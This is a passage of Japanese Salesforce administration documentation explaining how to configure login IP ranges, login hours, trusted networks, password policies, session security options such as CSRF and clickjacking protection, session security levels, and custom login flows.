   - パートナーユーザプロファイルの IP アドレスは 5 個に制限されています。この制限を緩和するには、Salesforce にお問い合わせください。
   - Salesforce Classic Mobile アプリケーションは、プロファイルに対して定義された IP 範囲をスキップできます。Salesforce Classic Mobile は、モバイル通信業者のネットワーク上で、Salesforce へのセキュアな接続を開始します。ただし、モバイル事業者の IP アドレスが、ユーザのプロファイルで許可される IP 範囲に含まれていない場合があります。プロファイルの IP 定義がスキップされることを防ぐには、そのユーザの Salesforce Classic Mobile を無効にする必要があります。
4. 必要に応じて、範囲の説明を入力します。複数の範囲を管理する場合、説明項目を使用して、ネットワークのどの部分がこの範囲に対応するかなど、詳細を入力します。
5. [保存] をクリックします

メモ: 静的リソースのキャッシュ設定は、ゲストユーザのプロファイルが IP 範囲またはログイン時間に基づいて制限されている Force.com サイトを介してアクセスする場合は、非公開に設定されます。ゲストユー

ザプロファイル制限のあるサイトでは、ブラウザ内でのみ静的リソースをキャッシュします。また、以前は無制限であったサイトに制限が設定されると、Salesforceキャッシュおよび中間キャッシュから静的リソースが解放されるまでに最大45日かかる場合があります。

メモ: さらに、Salesforceへのアクセスを[ログインIPアドレスの制限]のIPにのみ制限することができます。このオプションを有効にするには、[設定]から［クイック検索］ボックスに「*セッションの設定*」と入力し、[セッションの設定]を選択し、[すべての要求でログインIPアドレスの制限を適用]を選択します。このオプションは、ログインIPアドレスが制限されたすべてのユーザプロファイルに影響します。

拡張プロファイルユーザインターフェースでのログイン時間帯の表示と編集

プロファイルごとにユーザがログインできる時間帯を指定できます。

1. [設定]から、［クイック検索］ボックスに「*プロファイル*」と入力し、[プロファイル]を選択します。
2. プロファイルを選択し、その名前をクリックします。
3. [プロファイルの概要]ページで[ログイン時間帯の制限]まで下にスクロールし、[編集]をクリックします。
4. このプロファイルを持つユーザが組織にログインできる曜日と時間帯を設定します。

   ユーザがいつでもログインできるようにするには、[すべての時刻を解除]をクリックします。特定の曜日にユーザがシステムを使用できないようにするには、開始時刻と終了時刻に同じ値を設定します。

   ユーザがログインしている間にログイン時間帯が終了した場合、現在のページは引き続き表示できますが、他のアクションを実行することはできなくなります。

メモ: 初めてプロファイルにログイン時間を設定したときは、[設定]の[組織情報]ページで指定されている組織の［タイムゾーンのデフォルト値］に基づいて時間が表示されます。その後、組織の［タイムゾーンのデフォルト値］が変更されても、プロファイルのログイン時間のタイムゾーンは変更されません。そのため、ユーザが別のタイムゾーンにいる場合、または組織のデフォルトのタイムゾーンが変更された場合でも、常にここで指定した時間帯がログイン時間に適用されます。

ログイン時間を参照しているか編集しているかによって、異なった時間が表示される可能性があります。[ログイン時間帯]編集ページの時間帯は、指定したタイムゾーンで表示されます。[プロファイルの概要]ページの時間帯は、組織の元のデフォルトのタイムゾーンで表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ログイン時間帯の制限を表示する
- 「設定・定義を参照する」

ログイン時間帯の制限を編集する
- 「プロファイルと権限セットの管理」

元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集

ユーザプロファイルに基づいてユーザがログインできる時間帯を指定します。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択して、プロファイルを選択します。
2. [ログイン時間帯の制限] 関連リストの [編集] をクリックします。
3. このプロファイルを持つユーザがシステムを使用できる曜日と時間帯を設定します。

   ユーザがいつでもログインできるようにするには、[すべての時刻を解除] をクリックします。特定の曜日にユーザがシステムを使用できないようにするには、開始時刻と終了時刻に同じ値を設定します。

   ユーザがログインしている間にログイン時間帯が終了した場合、現在のページは引き続き表示できますが、他のアクションを実行することはできなくなります。

4. [保存] をクリックします。

メモ: 初めてプロファイルにログイン時間を設定したときは、[設定] の [組織情報] ページで指定されている組織の [タイムゾーンのデフォルト値] に基づいて時間が表示されます。その後、組織の [タイムゾーンのデフォルト値] が変更されても、プロファイルのログイン時間のタイムゾーンは変更されません。そのため、ユーザが別のタイムゾーンにいる場合、または組織のデフォルトのタイムゾーンが変更された場合でも、常にここで指定した時間帯がログイン時間に適用されます。

ログイン時間を参照しているか編集しているかによって、異なった時間が表示されます。プロファイルの詳細ページでは、指定したタイムゾーンで時間が表示されます。[ログイン時間帯の制限] 編集ページでは、組織のデフォルトのタイムゾーンで時間が表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

ログイン時間帯の制限を設定する
- 「プロファイルと権限セットの管理」

組織の信頼済み IP 範囲の設定

信頼済み IP 範囲で、携帯電話に送信されるコードなど、ID を確認するためのログインの問題が発生することなくユーザがログインできる、IP アドレスのリストが定義されます。

認証されていないアクセスから組織のデータを保護するために、ユーザがログインの問題が発生することなくログインできる IP アドレスのリストを指定できます。ただし、信頼済み IP 範囲外のユーザの場合、この方法で完全にアクセスを制限することはできません。これらのユーザは、ログインの問題を解決(通常はモバイルデバイスまたはメールアドレスに送信されたコードを入力)した後にログインできます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ネットワークアクセスを参照する
- 「ログイン問題の有効化」

ネットワークアクセスを変更する
- 「IP アドレスの管理」

1. [設定]から、[クイック検索]ボックスに「ネットワークアクセス」と入力し、[ネットワークアクセス]を選択します。
2. [新規]をクリックします。
3. 有効な IP アドレスを[開始 IP アドレス]項目に入力し、開始 IP アドレスより上位のアドレスを[終了 IP アドレス]項目に入力します。

   開始アドレスと終了アドレスで、ユーザのログインを許可する IP アドレスの範囲(開始値と終了値を含む)を定義します。1 つの IP アドレスからのログインのみを許可する場合は、両方の項目に同じアドレスを入力します。

   開始 IP アドレスと終了 IP アドレスは IPv4 範囲にあり、アドレス数は 33,554,432 以内にする必要があります(2^{25}、7 CIDR ブロック)。
4. 必要に応じて、範囲の説明を入力します。たとえば、複数の範囲を管理している場合、ネットワークのこの範囲に対応する部分の詳細を入力します。
5. [保存]をクリックします

メモ: 2007 年 12 月以前に有効化された組織の場合、Salesforce 機能が導入されると、自動的に 2007 年 12 月の組織の信頼できる IP アドレスリストに入力されます。信頼できるユーザが過去 6 か月間に Salesforce へアクセスするのに使用した IP アドレスも含まれています。

パスワードポリシーの設定

パスワード保護を実装して Salesforce 組織のセキュリティを強化します。パスワード履歴、パスワード長、パスワード文字列の制限やその他の値を設定できます。また、ユーザがパスワードを忘れた場合の操作も指定できます。

組織のセキュリティを確保するために、さまざまなパスワードおよびログインのポリシーを設定できます。

メモ: ユーザパスワードは 16,000 バイトを超えてはいけません。

ログイン数は 1 ユーザにつき 1 時間あたり 3,600 に制限されます。この制限は、Summer '08 後に作成された組織に適用されます。

1. [設定] から、［クイック検索］ボックスに「*パスワードポリシー*」と入力し、[パスワードポリシー] を選択します。
2. パスワード設定をカスタマイズします。

項目	説明
パスワードの有効期間	ユーザパスワードが失効し、変更する必要が生じるまでの期間。デフォルトは 90 日です。この設定は、セルフサービスポータルでは使用できません。この設定は、「パスワード無期限」権限を持つユーザには適用されません。 ［パスワードの有効期間］設定を変更した場合に、ユーザの新しい有効期限が古い有効期限よりも前になるとき、または［無期限］を選択して有効期限が排除されるときは、変更がそのユーザのパスワード期限に影響します。
過去のパスワードの利用制限回数	ユーザの過去のパスワードを保存して、新しく設定されるパスワードが固有のパスワードになるようにします。パスワード履歴は、この値を設定しない限り保存されません。デフォルトは［3 回前のパスワードまで使用不可］です。［パスワードの有効期間］項目に［無期限］を選択した場合を除き、［制限なし］を選択できません。この設定は、セルフサービスポータルでは使用できません。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

パスワードポリシーを設定する

- 「パスワードポリシーの管理」

項目	説明
最小パスワード長	パスワードに必要な最小限の文字数。この値を設定しても、既存のユーザのパスワードには影響しません。次回のパスワードの変更時に適用されます。デフォルトは［8 文字以上］です。
パスワード文字列の制限	ユーザのパスワードとして使用できる文字の種別の要件。 複雑性レベル: • 制限なし — 任意のパスワード値を許可します。最も安全性の低いオプションです。 • 英・数字両方含める — 少なくとも 1 つの英字と 1 つの数字を使用する必要があります (デフォルト)。 • 英字、数字、および特殊文字を組み合わせて使用する必要があります — 少なくとも 1 つの英字、1 つの数字、および ! # $ % - _ = + < > のうちの 1 文字を含む必要があります。 • 数字、大文字および小文字をすべて含める — 少なくとも 1 つの数字、1 つの英大文字、および 1 つの英小文字を使用する必要があります。 • 数字、大文字、小文字、および特殊文字をすべて含める — 少なくとも 1 つの数字、1 つの英大文字、1 つの英小文字、および ! # $ % - _ = + < > のうちの 1 文字を含む必要があります。
パスワード質問の制限	値は、パスワードヒントの質問に対する回答にパスワードそのものを含めることはできないことを意味する［パスワードを含めないこと］、またはデフォルトの［なし］です。回答に制限はありません。パスワードヒントの質問に対するユーザの回答は必須です。この設定は、セルフサービスポータル、カスタマーポータル、またはパートナーポータルでは使用できません。
ログイン失敗によりロックするまでの回数	ログイン失敗が許される回数。この回数を超えると、そのユーザはロックアウトされ、ログインできなくなります。この設定は、セルフサービスポータルでは使用できません。

項目	説明
ロックアウトの有効期間	ロックアウトが解除されるまでの所要時間。デフォルトは15分です。この設定は、セルフサービスポータルでは使用できません。 メモ: ユーザがロックアウトされた場合、そのユーザはロックアウト期間の期限が切れるまで待機する必要があります。「ユーザパスワードのリセットおよびユーザのロック解除」権限を持つユーザについては、[設定] から次の手順を実行してロックを解除できます。 a. ［クイック検索］ボックスに「ユーザ」と入力します。 b. [ユーザ] を選択します。 c. ユーザを選択します。 d. [ロック解除] をクリックします。 このボタンは、ユーザがロックアウトされている場合にのみ表示されます。
パスワードのリセットの秘密の回答を非表示にする	この機能により、セキュリティの質問に対する回答を、入力と同時に非表示にします。デフォルトでは、回答がプレーンテキストで表示されます。 メモ: 入力モードがひらがなに設定されたMicrosoft Input Method Editor (IME) を組織で使用している場合、通常のテキスト項目でASCII文字を入力すると、日本語文字に変換されます。ただし、IMEは伏せ字のテキストを含む項目では適切に動作しません。この機能を有効にした後で組織のユーザがパスワードまたはその他の値を正しく入力できない場合は、機能を無効にしてください。
パスワードの有効期限は 1 日以上にする必要があります	このオプションを選択すると、パスワードを24時間以内に複数回変更できなくなります。

3. パスワードを忘れた場合とアカウントがロックされた場合の支援情報をカスタマイズします。

   メモ: この設定は、セルフサービスポータル、カスタマーポータル、またはパートナーポータルでは使用できません。

項目	説明
メッセージ	設定すると、「パスワードをリセットできません」メールにこのメッセージが表示されます。パスワードのリセット試行回数が上限を超えてロックアウトされると、ユーザにこのメールが送信されます。このテキストは、ユーザがパスワードをリセットするときに [セキュリティの質問への回答] ページの下部にも表示されます。 社内のヘルプデスクやシステム管理者の名前を追加することで、テキストを組織に合わせて調整できます。メールの場合、このメッセージは、システム管理者がパスワードをリセットする必要があるアカウントにのみ表示されます。時間制限によるロックアウトの場合は、別のシステムメールメッセージが表示されます。
ヘルプリンク	設定すると、このリンクは、［メッセージ］項目に定義されているテキストと共に表示されます。「パスワードをリセットできません」メールに、［ヘルプリンク］項目に入力されたとおりの URL が表示されるため、ユーザにもリンク先がどこかがわかります。ユーザは Salesforce 組織内ではないため、この URL 表示形式はセキュリティ上の機能です。 [セキュリティの質問への回答] ページで、［ヘルプリンク］URL が［メッセージ］項目のテキストと組み合わされて、クリック可能なリンクとなります。パスワードを変更するときにはユーザが Salesforce 組織内にいるので、セキュリティ上の問題はありません。 有効なプロトコル: • http • https • mailto

4. 「API限定ユーザ」権限を持つユーザに対して代替ホームページを指定します。パスワードのリセットなどのユーザ管理タスクを完了すると、API 限定ユーザはログインページではなく、ここで指定した URL にリダイレクトされます。
5. [保存] をクリックします。

すべてのユーザのパスワードのリセット

システム管理者は、組織のセキュリティを強化するために、すべてのユーザのパスワードをいつでもリセットができます。パスワードのリセット後、すべてのユーザは次回ログインするときにパスワードをリセットするように求められます。

「パスワード無期限」権限のあるユーザ以外のすべてのユーザのパスワードをリセットする手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「*すべてのユーザパスワードをリセット*」と入力し、[すべてのユーザのパスワードをリセット]を選択します。
2. [すべてのユーザパスワードをリセット]を選択します。
3. [保存]をクリックします。

ユーザが次回ログインすると、パスワードをリセットするように求められます。

パスワードをリセットするときの考慮事項

- ユーザがSalesforceにログインするためには、コンピュータの有効化が必要な場合があります。
- ［すべてのユーザパスワードをリセット］は、セルフサービスポータルユーザには影響しません。これは、セルフサービスポータルユーザが直接のSalesforceユーザではないためです。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

すべてのパスワードをリセットする
- 「内部ユーザの管理」

セッションセキュリティ設定の変更

セッションセキュリティ設定を変更して、セッション接続タイプ、タイムアウト設定、IP アドレス範囲を指定し、悪意のある攻撃などから保護できます。

1. [設定]から、［クイック検索］ボックスに「*セッションの設定*」と入力し、[セッションの設定] を選択します。
2. セッションセキュリティ設定をカスタマイズします。

項目	説明
タイムアウト値	無効ユーザがログアウトされるまでの時間。ポータルユーザの場合、タイムアウトを 15 分に設定することはできても、タイムアウトは 10 分～ 12 時間になります。15 分から 12 時間の範囲の値を選択します。厳重なセキュリティが必要な機密情報がある場合は、より短いタイムアウト期間を選択してください。 メモ: タイムアウト期間の半分が過ぎるまで、最終アクティブセッション時間値は更新されません。そのため、タイムアウトが 30 分の場合、15 分が過ぎるまで操作を行っているかどうかチェックされません。たとえば、10 分後にレコードを更新すると、15 分後には操作を行っていなかったため、最終アクティブセッション時間値は更新されません。最終アクティブセッション時間が更新されなかったため、操作した 20 分後 (計 30 分後) にログアウトされます。20 分後にレコードを更新するとします。これは、最終アクティブセッション時間がチェックされてから 5 分後です。タイムアウトがリセットされるため、ログアウトされるまであと 30 分 (計 50 分) あります。
セッションタイムアウト時の警告ポップアップを無効にする	タイムアウト警告メッセージを無効ユーザに向けて表示するかどうかを決定します。［タイムアウト値］で指定されたタイムアウトの 30 秒前にプロンプトが表示されます。
セッションタイムアウト時に強制的にログアウト	無効なユーザのセッションがタイムアウトすると、現在のセッションが強制的に無効になります。ブラウザが更新され、ログインペー

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

［ログイン時の IP アドレスとセッションをロックする］設定を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

他のすべての設定を使用可能なエディション: **Personal** Edition、**Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

セキュリティ設定を変更する
- 「アプリケーションのカスタマイズ」

項目	説明
	ジに戻ります。組織にアクセスするには、再ログインする必要があります。 メモ: この設定を使用する場合、［セッションタイムアウト時の警告ポップアップを無効にする］は選択しないでください。
ログイン時の IP アドレスとセッションをロックする	ユーザのセッションをユーザがログインしたIPアドレスにロックして、認可されていないユーザによる有効なセッションの乗っ取りを防止するかどうかを決めます。 メモ: この設定は、さまざまなアプリケーションやモバイルデバイスの機能を妨げる可能性があります。
セッションを最初に使用したドメインにセッションをロックする	コミュニティユーザなどのユーザの現在の UI セッションを特定のドメインに関連付けます。この設定は、別のドメインでのセッションIDの不正使用防止に役立ちます。この設定は、Spring '15リリース以降に作成された組織ではデフォルトで有効になっています。
セキュアな接続 （HTTPS） が必要	HTTP を使用してアクセスできる Force.com サイトとは別に、Salesforce へのログインまたはアクセスに HTTPS が必要かどうかを決定します。 セキュリティ上の理由により、この設定はデフォルトで有効になっています。 メモ: [ユーザのパスワードをリセットする]ページには、HTTPS を使用してのみアクセスできます。
ユーザとしてログインしてから再ログインを強制する	別のユーザとしてログインしているシステム管理者がセカンダリユーザとしてログアウトした後、以前のセッションに戻れるかどうかを決めます。 この設定をオンにすると、システム管理者がユーザとしてログアウトした後にSalesforceを使用し続けるためにはログインし直す必要があります。オフにした場合は、システム管理者がユーザとしてログアウトした後で元のセッションに戻ります。Summer '14 リリース以降の新しい組織では、この設定がデフォルトで有効になっています。
HttpOnly 属性が必要	セッション ID Cookie アクセスを制限します。HttpOnly 属性を持つCookieは、JavaScriptからのコールなど、非HTTP メソッドではアクセスできません。 メモ: JavaScript を使用してセッション ID の Cookie にアクセスするカスタムアプリケーションまたはパッケージア

項目	説明
	プリケーションを使用している場合は、[HttpOnly 属性が必要] を選択するとアプリケーションが停止します。これは、Cookie へのアプリケーションのアクセスが拒否されるためです。[HttpOnly 属性が必要] が選択されている場合は、AJAX Toolkit のデバッグウィンドウを使用できません。
クロスドメインセッションで POST 要求を使用	クロスドメイン交換でセッション情報がGET要求ではなくPOST要求を使用して送信されるように組織を設定します。クロスドメイン交換の例として、ユーザが Visualforce ページを使用している場合が挙げられます。POST 要求ではセッション情報がリクエストボディに保持されるため、このコンテキストでは GET 要求よりも POST 要求のほうが安全です。ただし、この設定を有効にすると、別のドメインから埋め込まれたコンテンツ (`<img src="https://acme.force.com/pic.jpg"/>` など) が表示されないことがあります。
すべての要求でログイン IP アドレスの制限を適用	ユーザが Salesforce にアクセスできる IP アドレスを、[ログイン IP アドレスの制限] に定義されている IP アドレスのみに制限します。この設定をオンにすると、クライアントアプリケーションからの要求を含め、各ページ要求でログインIPアドレスの制限が適用されます。この設定をオフにすると、ユーザがログインする場合にのみログインIPアドレスの制限が適用されます。この設定は、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。
ログインページでキャッシングとオートコンプリート機能を有効にする	ユーザのブラウザがユーザ名を保存できるようにします。オンにすると、初回ログインの後、ユーザ名がログインページの [ユーザ名] 項目に自動入力されます。ユーザがログインページで[ログイン情報を保存する]を選択した場合、セッションが期限切れになったりユーザがログアウトしたりした後でも、ユーザ名が保持されます。ユーザ名は、ユーザスイッチャにも表示されます。すべての組織で、この設定がデフォルトで選択されています。 メモ: この設定をオフにすると、[ログイン情報を保存する] オプションは、組織のログインページにもユーザスイッチャにも表示されません。
パフォーマンスを向上させるためにブラウザの安全で永続的なキャッシュを有効にする	ブラウザの安全なデータキャッシュを有効にし、サーバとの往復処理の増加を避けることでページの再読み込みパフォーマンスを向上させます。すべての組織で、この設定がデフォルトで選択されています。この設定を無効にすることはお勧めしませ

項目	説明
	んが、データが暗号化されているのに会社のポリシーによってブラウザのキャッシュが許可されない場合は、無効にしてもかまいません。
ユーザの切り替えを有効化	組織のユーザがプロファイル写真を選択したときに、ユーザスイッチャを表示するかどうかを決定します。すべての組織で、この設定がデフォルトで選択されています。[ログインページでキャッシングとオートコンプリート機能を有効にする] 設定も有効にする必要があります。組織が他の組織のスイッチャに表示されないようにするには、[ユーザの切り替えを有効化] 設定の選択を解除します。これにより、組織のユーザがプロファイル写真を選択したときも、スイッチャが表示されなくなります。
ログアウトするまでログイン情報を保存します	通常、ユーザ名は、セッションがアクティブである期間、またはユーザが [ログイン情報を保存する] を選択した場合にのみキャッシュされます。SSO セッションでは、ユーザ名を記憶するオプションが使用できません。セッションが期限切れになると、ユーザ名は、ログインページとユーザスイッチャに表示されなくなります。[ログアウトするまでログイン情報を保存します] を有効にすると、ユーザが明示的にログアウトした場合にのみキャッシュされたユーザ名が削除されます。セッションがタイムアウトしても、ユーザ名はスイッチャに無効として表示されます。ユーザは、自分のコンピュータを操作していてセッションがタイムアウトになった場合、ユーザ名を選択して再認証できます。ユーザが共有コンピュータを操作している場合、ユーザがログアウトすると、ユーザ名はただちに削除されます。 この設定は、すべての組織のユーザに適用されます。このオプションはデフォルトで有効になっていません。ただし、ユーザの便宜のため、有効にすることをお勧めします。組織がログインページで SSO または認証のすべてのプロバイダを公開していない場合は、この設定を無効にしてください。
SMS による ID 確認を有効にする	ユーザが SMS 経由で配信される 1 回限りの PIN を受信できるようにします。この設定をオンにすると、システム管理者またはユーザは、この機能を利用する前に、携帯電話番号を確認する必要があります。すべての組織で、この設定がデフォルトで選択されています。
コールアウトから API ログインするためのセキュリティトークンが必要 (API バージョン 31.0 以前)	API バージョン 31.0 以前では、コールアウトからの API ログインにセキュリティトークンを使用する必要があります。例として、Apex コールアウトや AJAX プロキシを使用したコールアウ

項目	説明
	トが挙げられます。API バージョン 32.0 以降では、デフォルトでセキュリティトークンが必要です。
[ログイン IP アドレスの制限] (Contact Manager Edition、Group Edition、および Professional Edition)	IP アドレスの範囲を指定します。ユーザはこの範囲内 (指定した両端を含む) の IP アドレスからログインする必要があり、範囲外からはログインできません。 範囲を指定するには、[新規] をクリックし、開始 IP アドレスと終了 IP アドレスを入力して、開始値と終了値を含む範囲を定義します。 この項目は、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では使用できません。これらのエディションでは、有効な [ログイン IP アドレスの制限] をユーザプロファイル設定に指定できます。
設定ページのクリックジャック保護を有効化	Salesforce の設定ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます ([設定] ページは [設定] メニューから使用できます)。
設定以外の Salesforce ページのクリックジャック保護を有効化	設定以外の Salesforce ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます。設定ページにはクリックジャック攻撃に対する保護がすでに含まれています ([設定] ページは [設定] メニューから使用できます)。すべての組織で、この設定がデフォルトで選択されています。
標準ヘッダーがある Visualforce ページのクリックジャック保護を有効化	ヘッダーが有効になっている Visualforce ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます 警告: フレームまたは iframe 内でカスタム Visualforce ページを使用すると、空白のページが表示されたり、ページがフレームなしで表示されたりすることがあります。たとえば、クリックジャック保護がオンになっていると、ページレイアウトの Visualforce ページが機能しません。
ヘッダーが無効化された Visualforce ページのクリックジャック保護を有効化	ページで `showHeader="false"` を設定するときに、ヘッダーが無効になっている Visualforce ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます。 警告: フレームまたは iframe 内でカスタム Visualforce ページを使用すると、空白のページが表示されたり、ページがフレームなしで表示されたりすることがあります。た

項目	説明
	とえば、クリックジャック保護がオンになっていると、ページレイアウトの Visualforce ページが機能しません。
設定ページ以外の GET 要求の CSRF 保護を有効化	設定以外のページを変更して、クロスサイトリクエストフォージェリ (CSRF) 攻撃から保護します。設定以外のページでランダムな文字列を URL パラメータに挿入するか、非表示のフォーム項目として追加します。GET および POST 要求が実行されるたびに、アプリケーションがこの文字列の有効性をチェックします。期待される値に一致する値が見つからない限り、アプリケーションはコマンドを実行しません。すべての組織で、この設定がデフォルトで選択されています。
設定ページ以外の POST 要求の CSRF 保護を有効化	
ログアウト URL	ユーザが Salesforce からログアウトした後、認証プロバイダのページやカスタムブランドのページなど、特定のページにユーザをリダイレクトします。この URL は、ID プロバイダ、SAML シングルサインオン、または外部認証プロバイダの設定でログアウト URL が指定されていない場合にのみ使用されます。[ログアウト URL] に値が指定されていない場合、[私のドメイン] が有効でなければ `https://login.salesforce.com` がデフォルトになります。[私のドメイン]が有効な場合のデフォルトは `https://customdomain.my.salesforce.com` です。

3. [保存] をクリックします。

セッションセキュリティレベル

ユーザの現在のセッションに対する認証 (login) メソッドに関連付けられたセキュリティレベルに基づいて、特定のタイプのリソースへのアクセスを制限できます。デフォルトで、各 login メソッドには [標準] または [高保証] という 2 つのセキュリティレベルのいずれかが設定されています。セッションのセキュリティレベルを変更してポリシーを定義することで、指定したリソースを使用できるユーザを [高保証] レベルのユーザのみに限定できます。

デフォルトでは、次のように認証メソッドごとに異なるセキュリティレベルが割り当てられています。

- ユーザ名およびパスワード — 標準
- 代理認証 — 標準
- 有効化 — 標準
- 2 要素認証 — 高保証
- 認証プロバイダ — 標準
- SAML — 標準

メモ: SAML セッションに対するセキュリティレベルも、ID プロバイダによって送信される SAML アサーションの `SessionLevel` 属性を使用して指定できます。属性は、`STANDARD` または `HIGH_ASSURANCE` という 2 つの値のいずれかに設定できます。

Login メソッドに関連付けられたセキュリティレベルを変更する手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「*セッションの設定*」と入力し、[セッションの設定]を選択します。
2. [セッションセキュリティレベル] で、login メソッドを選択します。
3. メソッドを適切なカテゴリに移動するには、[追加] または [削除] 矢印をクリックします。

現在、セッションレベルのセキュリティを使用する機能は、Salesforce のレポートおよびダッシュボードと接続アプリケーションのみです。これらのタイプのリソースに高保証を求めるポリシーを設定できます。また、リソースへのアクセスに使用されるセッションが高保証でない場合に実行するアクションも指定できます。サポートされるアクションは次のとおりです。

- ブロックする — 権限が不十分であるというエラーを表示して、リソースへのアクセスがブロックされます。
- セッションレベルを上げる — 2 要素認証を完了するプロンプトをユーザに表示します。ユーザが認証に成功すると、リソースにアクセスできます。レポートおよびダッシュボードの場合、ユーザがレポートまたはダッシュボードにアクセスするとき、あるいはレポートまたはダッシュボードをエクスポートして印刷するときに、このアクションを適用できます。

警告: Lightning Experience では、ユーザをリダイレクトして 2 要素認証を完了し、セッションレベルを高保証に上げることは、サポートされていません。組織で Lightning Experience が有効化されていて、レポートとダッシュボードへのアクセスに高保証セッションが必要なポリシーをユーザが設定している場合、標準保証セッションの Lightning Experience ユーザはレポートとダッシュボードからブロックされます。また、ナビゲーションメニューにはこれらのリソースのアイコンが表示されません。回避策として、標準保証セッションのユーザはログアウトしてから、組織によって高保証として定義された認証方法を使用して再度ログインできます。その後ユーザはレポートとダッシュボードにアクセスできます。または、Salesforce Classic に切り替えることができます。この場合、レポートとダッシュボードにアクセスするときに、セッションレベルを上げるように促されます。

接続アプリケーションにアクセスするために、高保証を必要とするポリシーを設定する手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「*接続アプリケーション*」と入力し、接続アプリケーションを管理するオプションを選択します。
2. 接続アプリケーションの横にある [編集] をクリックします。
3. [高保証セッションが必要です] を選択します。
4. 表示されるアクションのいずれかを選択します。
5. [保存] をクリックします。

レポートおよびダッシュボードにアクセスするために、高保証を必要とするポリシーを設定する手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「*アクセスポリシー*」と入力し、[アクセスポリシー]を選択します。
2. [高保証セッションが必要です] を選択します。

3. 表示されるアクションのいずれかを選択します。
4. [保存] をクリックします。

セッションレベルは、明示的なセキュリティポリシーが定義された接続アプリケーション、レポート、およびダッシュボードを除き、アプリケーションのリソースに影響を及ぼしません。

ログインフローの作成

Cloud Flow Designer を使用してログインフロープロセスを作成し、完成したフローをプロファイルに関連付けます。

ユーザのプロファイルがログインフローに関連付けられていると、認証プロセスの一環としてユーザがログインフローに移動されます。ログインフロー画面は、Salesforce の標準ログインページに埋め込まれます。認証プロセスの間、ユーザはログインフロー画面へのアクセスが制限されます。認証に成功し、ログインフローが完了すると、ユーザが組織にリダイレクトされます。そうでない場合にアクセスを拒否するため、明示的なアクションをフロー内に定義できます。

たとえば、システム管理者はカスタム 2 要素認証プロセスを実装して目的のセキュリティレイヤを追加するログインフローを作成できます。このようなフローでは、Apex メソッドを使用して、セッションコンテキストの取得、ユーザの IP アドレスの抽出、信頼済み IP 範囲からの要求であるかどうかの確認が行われます信頼済み IP 範囲を検索または設定するには、[設定] から、[クイック検索] ボックスに「ネットワークアクセス」と入力し、[ネットワークアクセス] を選択します。信頼済み IP 範囲内からの要求である場合は、フローがスキップされ、ユーザが組織にログインします。そうでない場合は、Salesforce により次のいずれかのオプションを提供するフローが呼び出されます。

1. 時間ベースのワンタイムパスワード (TOTP) などの追加ログイン情報を使用してログインするようユーザに指示する。
2. ユーザを強制的にログアウトする。
3. その他のオプションを含むページにユーザを移動する。

また、その他の情報を収集するフォームや追加情報をユーザに提供するページなど、カスタマイズされたページにユーザを移動するログインフローも作成できます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Cloud Flow Designer でフローを開く、編集または作成する
- 「Force.com Flow の管理」

独自のログインフローの構築

独自のログインフローを構築するには、次のプロセスに従います。

1. Flow Designer および Apex を使用して新しいフローを作成します。

   たとえば、ユーザが会社の信頼済み IP 範囲外からログインしている場合のみ認証の第 2 要素を必要とするカスタム IP ベースの 2 要素認証フローを設計できます 信頼済み IP 範囲を検索または設定するには、[設定] から、[クイック検索] ボックスに「ネットワークアクセス」と入力し、[ネットワークアクセス] を選択します。

メモ: ユーザプロファイルで直接ログイン IP 範囲を設定しないでください。プロファイルで直接ログイン IP 範囲を設定すると、その範囲外のユーザによる組織へのアクセスが完全に制限され、それらのユーザはログインフロープロセスを開始できません。

フローには次の内容が含まれます。

a. (`Process.Plugin`) から実装し、タイムベースのワンタイムパスワード (TOTP) 方式およびサービスにアクセスするために `Auth.SessionManagement` クラスを使用する Apex プラグインを定義する新しい Apex クラス。Salesforce によって生成された TOTP に対して、ユーザによって提供される TOTP を検証するために、プラグインの新しい Apex クラスは、クイックレスポンス (QR) コードを使用して時間ベースのキーを生成します。

b. QR コードをスキャンするための画面要素。

c. トークンが有効な場合およびトークンが無効な場合に処理するための決定要素。

フロー内で、入力変数を設定できます。指定された次の名前を使用する場合、開始時のフローに次の値が入力されます。

名前	値の説明
`LoginFlow_LoginType`	Chatter コミュニティ外部ユーザなどのユーザ種別
